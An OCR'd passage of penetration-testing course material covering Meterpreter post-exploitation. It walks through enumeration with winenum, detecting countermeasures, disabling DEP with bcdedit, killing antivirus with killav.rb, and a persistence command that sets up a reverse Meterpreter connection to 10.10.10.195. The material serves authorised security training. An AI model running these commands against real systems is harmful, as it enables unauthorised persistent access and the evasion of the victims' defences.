
 95

Keep in mind that when you first get access to a system, you are probably blind. You may not know what system you are on, the level of privileges, or even what internal IP address you are on. Further, you may not yet know what countermeasures are running on the system you just compromised. Sure, you may have done some reconnaissance, but everything up to the point of exploitation is an educated guess.

There are a number of Meterpreter scripts available to help cut through the confusion and help us get our bearings on the system we just compromised.

In addition to helping us understand our newly exploited environment, there are also scripts that can help us solidify and extend our access.


We are now going to revisit the foundations of Meterpreter scripts that we established in 580.1 to more fully understand the context of how these scripts can be run and how they can greatly enhance your tests.



The winenum script was written and is currently maintained by dark0perator. This script runs a large number of Windows commands and stores the output into a file that is generated at runtime.

Currently, there are a large number of commands that are run when you invoke winenum.rb. It can quickly pull users, groups, IP address ranges, route information and running services.


This script can also be easily modified to add in any commands you would like to run on the target system. In the example above we added a line to the script to have the target system ping blog.commandlinekungfu.com. This is an excellent place to come up with additional ideas on how to extend the winenum script. Another approach would be to have the script automatically create a new user on your target system. Further, you can take out commands from the winenum script so that it only runs what you want it to run. Doing this will also improve the overall speed of your scripts because winenum.rb runs so many commands by default.



The section above is what you see when you run winenum after you have exploited a system with the Meterpreter as your payload. The first thing you see is that winenum creates a directory in the user's home .msf4/logs/scripts/winenum directory. The last 4 numbers correspond to the current time's minutes and seconds so that if you run winenum on multiple systems it will create a separate directory and file for each system. This may seem a bit confusing at first glance, but when you are running winenum on 100+ systems, it is very beneficial to have the systems all separated from each other.

As winenum runs, it will display what it is currently checking. You can see that it was checking if the target machine was running in VMware. It accurately detected that the target machine was a virtual host running in VMware Fusion. Currently, it has checks for VMWare, Xen, Sun VirtualBox, and Hyper-V/Virtual Server.


Winenum also runs a list of commands and records the output of each. If you go into the log directory, you can see that each command run has its own output file.



There are a number of different situations where the countermeasures that are running on a target system may still interfere with your post exploitation activities. For example, you may have compromised a process like Internet Explorer, and you would like to migrate to something more stable, or possibly dump password hashes. There are AV and HIPS products that will not bother you when you initially exploit a system, but as soon as you try these activities they will stop you and possibly alert the user in the process.

It could be something as simple as a firewall that needs to be disabled. It could be something as complex as a HIPS watching for DLL injection. Either way, as a professional penetration tester, you need to identify what is running on the target system before you do anything else.

Further, it is important to note these countermeasures because we will need to notify the customer in the final report that some components of their security support structure may be bypassed.




To start the getcountermeasures script we run the following command

```
meterpreter > run getcountermeasure
```

This will return three things that are important for a penetration tester. The first bit of information it pulls back is that the target system is running AVG as its antivirus. It even gives us a bit of additional information about possible countermeasures by identifying the executable associated with AVG. This will be very helpful when we are ready to kill the AV of the target system.


At this point you have another finding for your report. Not only were you able to get access to the target system via the Meterpreter, but you were able to bypass their AV as well. The reason this is so critical to point out is that many organizations look at AV as a first and last line of defense. They do not fully understand the capabilities of the bad guys (and pen testers) when it comes to bypassing their AV technologies.



It may seem like a bit of irrelevant information at this stage, but the Windows firewall is running. But look closer. The first line of the output is the Domain profile configuration. There are not domain-level policies enforcing firewall to be enabled. This is another bit of good news for the tester. Even though the firewall is enabled, as made clear by the last line that states "Operational mode = Enable," there is a very good possibility that this system is the exception rather than the rule in this environment.

The point is that even smilingly irrelevant information can have an impact on how you would conduct the rest of your test. If we got access to the system and saw there was a domain level policy enforcing firewalls on all Windows systems, it would change the approach we would have to take for the remainder of the test. For example, we may want to focus more on client-side exploitation, or possibly see what protocols are allowed (e.g., Remote Desktop Protocol) and use those protocols to move throughout the network.

Note in the above section that the firewall running on the local system is running but it is not a policy that is being pushed by the Domain profile configuration. This is an excellent indication that we may be able to pivot from this system and try some of the psexec attacks we discussed in 580.1. However, if we had seen that the firewall was running as a Domain setting. We may have to try a different approach like using a keylogger to capture passwords and see what other applications our target system is accessing.



The last bit of information we get from the output of getcountermeasures is that DEP is running on this system. This is not a major issue. We can get by it. It will just take some planning. For example, we may want to set up the Meterpreter as a service, change the DEP settings and re-boot the system if we are using an older version of Metasploit.

For example on Windows Vista and Windows 7 systems we could run the following to turn off DEP:

```
C:\> bcdedit.exe /set {current} nx AlwaysOff
```


For Windows XP and 2003 systems, we will need to modify the boot.ini file.

To edit this file, right click on "My Computer" then select Properties. Next, click on the "Advanced" tab, and click the "settings" button in the "Startup and Recovery" section.

Now you will need to click on the Edit button. This will open the boot.ini file in notepad. Locate the section that describes the "noexecute" option, and change it to AlwaysOff.

Finally, save the file, and exit the menu screens.

For both situations, you will need to re-boot the system.




There is a simple Meterpreter script called killav.rb that looks for a large number of different AV processes, and if any of them are running it will kill them. This ties in with the getcountermeasures.rb script that simply looked for the presence of these files. This is not done with built-in Windows commands like "wmic process [PID] delete" but is done with the client.sysprocess.kill from the loaded Ruby modules in the Meterpreter.

Please keep in mind that the list of .exe files that killav.rb tries to find and kill is not updated regularly. You may need to add in additional .exe files to search for before you run it on a target system.

Also, having a bit of command line kung fu never hurts either.


As a special note, you should ensure that killing AV is explicitly approved in your project Scope and Rules of Engagement. It may not be a bad idea to give the target point of contact a call before doing this. Remember, we are testing to help the customer better understand risk, not expose them to further hacking.



There are a number of reasons why your session with a target system may become unstable or crash. It could be something as simple as a system reboot. Think about it, many times they want you to test after hours, right when patches are being installed. It could also be that the service you exploited became unstable and crashed. For whatever reason, persistence should be a key strategy of your tests. This also echoes back to a key point of penetration testing: we need to be able to mimic what the attackers are doing, and persistence is a big part of what they have done in the past and what they are doing today. Take a look at most any virus or worm that shows up in any number of advisories you may get. There is always a component of persistence.


Lucky for testers everywhere, there is a Meterpreter script that can help us with this process.

Please keep in mind that currently there is no uninstall option for Metasploit's persistence on a target system. You will need to take careful note of which systems this ran on and notify your customer on how they can remove the artifacts left behind.



Let's step through the process of running persistence:

1. We exploit a target system. This can be done either by a client-side exploit or a spear-phishing attack, or even by a server-side exploit.
2. We use a reverse connecting Meterpreter payload. Preferably one that uses an open port in the target organizations firewall (think port 80).
3. After successful compromise and receipt of a Meterpreter session, the tester runs the persistence script via "run persistence".
4. Next, based on the persistence options the tester used, a .vbs file, job, and/or registry key will be created on the target system. Note that most AV engines will not detect the .vbs file that was created.
5. After the persistence files, registry keys and jobs have been created, the Meterpreter service will start in the event of a reboot or at regular intervals.



Let's take a look at how that works from a post-exploitation Meterpreter session perspective.


First, to run the command from the Meterpreter we run:

```
meterpreter> run persistence -r 10.10.10.195 -A -X
```

This will specify the host to connect back to '-r 10.10.10.195' and will also tell the script to automatically start the multi/handler to receive the reverse connections (-A). Finally, the '-X' tells the script to automatically restart the Meterpreter with the reverse connection should the system reboot.

After you hit enter you will see that the code uploads the reverse connection agent loaded in C:\WINNT\TEMP\{random}.vbs

